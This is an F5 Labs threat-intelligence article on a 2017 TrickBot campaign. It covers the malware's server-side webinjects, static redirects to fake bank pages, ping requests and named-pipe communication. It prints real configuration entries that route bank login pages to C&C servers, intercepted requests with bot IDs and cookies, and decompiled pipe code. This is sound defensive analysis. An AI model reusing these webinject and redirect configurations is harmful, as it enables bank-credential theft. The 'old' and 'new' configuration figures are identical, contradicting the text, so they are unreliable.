Little Trickbot Growing Up: New Campaign

f5.com/labs/articles/threat-intelligence/malware/little-trickbot-growing-up-new-campaign-24412

byline December 28, 2017

Recently there have been several reports of a financial malware named TrickBot1. The malware's code looked similar to Dyre's code but was lacking in functionality in comparison to the old Dyre samples. It also had a fairly basic module configuration, including:

- a system information collecting module
- a browser injection module

The malware had no VNC, SOCKS, and form grabber modules. The samples that were observed in the field had a persistency mechanism, browser function hooks (also known as man-in-the-browser) and a short list of Australian targets that were fetched from the command and control (C&C) server.

This week our research team came across a new campaign of TrickBot malware. The previous webinjects configuration was partial and looked like a part of a testing version of the TrickBot malware. After analyzing this campaign, we noticed a change in the webinjects configuration.

Many new targets, including Germany and the UK, were added to the previous targets of Canada, Australia, and New Zealand.




Figure 1: TrickBot target evolution


Figure 1: TrickBot target evolution

Dynamic Injects

TrickBot has server-side webinjects, meaning, when the user connects to the targeted bank's site, a replication of the target's response source is sent to the C&C, where Javascript injections are inserted.

After the targeted source has been injected with malicious code, it is returned to the user as if it actually came from the bank.


In the following illustrations, one can see the fields that were added. These are intended to filter out certain file types as they can be fetched from the real bank site.



```
<igroup>
<dinj>
<lm>*ibanking.[redacted].com.au/ibank/loginPage.action*</lm>
<hl>91.219.28.27/response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>*ibanking.[redacted].com.au/ibank/loginPage.action*</lm>
<hl>91.219.28.27/response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
```

Figure 2: TrickBot’s old configuration

Figure 2: TrickBot’s old configuration




```
<igroup>
<dinj>
<lm>*ibanking.[redacted].com.au/ibank/loginPage.action*</lm>
<hl>91.219.28.27/response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
<dinj>
<lm>*ibanking.[redacted].com.au/ibank/loginPage.action*</lm>
<hl>91.219.28.27/response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
```

Figure 3: TrickBot's new configuration

Figure 3: TrickBot's new configuration

Static Injections

Static injections, also known as “redirects,” are now fully functional in TrickBot. When the user tries to connect to a targeted site, the malware redirects the request to a malicious C&C server and returns a fake page that looks exactly like the bank’s original page.




```
<slist>
<sinj>
<mm>*www.bankline.[redacted].com*</mm>
<sm>*www.bankline.[redacted].com/CWSLogon/logon.do*</sm>
<nh>ccsacyjnfkomdrtsvwhxlzipeaqb.net</nh>
<srv>91.219.28.61:443</srv>
</sinj>
<sinj>.<mm>*www.bankline.[redacted].*</mm>
<sm>*www.bankline.[redacted].*/CWSLogon/logon.do*</sm>
<nh>cbsaqfzjheswxnygodctukiavrbm.net</nh>
<srv>91.219.28.61:443</srv>
</sinj>
<sinj>
<mm>*[redacted]link.online.[redacted]bank.com*</mm>
<sm>*[redacted]link.online.[redacted]bank.com/Logon/Logon.jsp*</sm>
<nh>dcsahfdrijbwypxomklqunsectza.net</nh>
<srv>91.219.28.61:443</srv>
</sinj>
```

Figure 4: TrickBot's new configuration

Figure 4: TrickBot's new configuration

Inside the browser function hook, the request page is forwarded to the fake domain containing Bot ID inside the “ClientInfo” header.



```
GET /Logon/Logon.jsp HTTP/1.1
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Host: dcsahfdrijbwypxomklqunsectza.net
X-Forwarded-For:
Clientinfo: not3[redacted]_W617601.306EB882035B84E41B8E8705BFD2AC51
```


Figure 5: A redirected request to a malicious domain

Figure 5: A redirected request to a malicious domain

Ping Request

A ping request, which is sent from every page in the site, is launched by a “start_ping” function on a “document.ready” event in an endless loop every two seconds (like Dyre).

These requests are also redirected to the malware’s server inside the browser network hook.



```
GET /!/ping HTTP/1.1
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:43.0) Gecko/20100101 Firefox/43.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Host: dcsahfdrijbwypxomklqunsectza.net
X-CSRF-Token: yEYZAK1nierhYmG1YvbRv09SrfiEMjMm+WKoHx++wMCF7CuG7yGlUkUASeBJTOO+m67eCfTMW5r9+FEb2rfkrg==
X-Requested-With: XMLHttpRequest
Referer: https://[redacted]link.online.[redacted]bank.com/Logon/Logon.jsp
Cookie: xellerateJSESSIONID=00007ahGzu-P58RPd3bjO29-kvk:1933ba1o8; _cashpro_session=520586d96f4cd7486a18bb0ceec2c3c8
If-None-Match: W/"4f87962e5428d85393daa640d241494b"
X-Forwarded-For:
Clientinfo: not3[redacted]-PC_W617601.306EB882035B84E41B8E8705BFD2AC51
```


Figure 6: A ping is sent by the malicious code in the page

Figure 6: A ping is sent by the malicious code in the page

Hello Dyre, My Old Friend

Similar to Dyre, TrickBot uses pipes for its inter-process communication.

Once a browser is launched, a malicious module ("core-dll.dll") is injected into its memory by the main TrickBot module in svchost.exe.




```
0:001> .imgscan
MZ at 00030000, prot 00000002, type 01000000 - size 5f000
  Name: firefox.exe
MZ at 00250000, prot 00000040, type 00020000 - size 69000
MZ at 002c0000, prot 00000040, type 00020000 - size 69000
  Name: core-dll.dll
```

Figure 7: TrickBot's module in Firefox's address space

Figure 7: TrickBot's module in Firefox's address space

The browser module waits for incoming pipe connections. The main module connects to the browser module using a named pipe "\Device\NamedPipe\ <PID >lacesomepipe" where PID is the process ID number of the browser.




```
⊟ bla.exe        < 0.01    5,284 K   10,372 K   2784
    svchost.exe             1,148 K    6,152 K    408 Host Process for Windows S...
```

Type	Name
Directory	\KnownDlls
Directory	\Sessions\1\BaseNamedObjects
Event	\Sessions\1\BaseNamedObjects\StaticRulesEvent
Event	\Sessions\1\BaseNamedObjects\DynamicRulesEvent
Event	\Sessions\1\BaseNamedObjects\DPostEvent
File	C:\Users\Charles\AppData\Roaming
File	\Device\NamedPipe\2372lacesomepipe

Figure 8: The pipe in the infected svchost.exe process

Figure 8: The pipe in the infected svchost.exe process

The commands are one byte long. Each command is a letter that signifies the data to transfer.



```
if ( ConnectNamedPipe(Hpipe, 0) )
{
  str_size = 0;
  while ( ReadFile(Hpipe, &cmd, 1u, NumberOfBytesRead, 0) )
  {
    data_to_send = 0;
    switch ( cmd )
    {
      case 's':
        data_to_send = sinj;                // static injections
        break;
      case 'r':
        data_to_send = dinj;                // dynamic injections
        break;
      case 'd':
        data_to_send = dpost;               // data post server
        break;
```

Figure 9: Handling pipe commands

Figure 9: Handling pipe commands

Additional commands include:

“i” – get client_id, e.g.: ADMIN-PC_W617601.A9B4C7FF18D0126F481CA1758B0A0FEF

“a” – get self ip, e.g.: 8.8.8.8

“g” – get group_id, e.g.: lindoc3

“q” – quit and disconnect the pipe

The browser module asks the main module for every one of these data pieces and if one of the data pieces is not received, the malcious thread will terminate and the browser will not be patched by the malware.

A security improvement from Dyre’s pipe is implemented by closing the pipe right after all the commands are sent. Meaning that if a researcher is inspecting the malware, connecting to the pipe in order to get the configuration is not as trivial as it was in Dyre.

Sampled MD5: 104923556ace17b4f1e52a50be7a8ea0

Conclusion

It seems that the creators of this malware are rolling it out to the field gradually, testing its spreading capabilities and adding targets as they go along. It is highly likely that we will witness its functionality expand and its target list will continue to grow.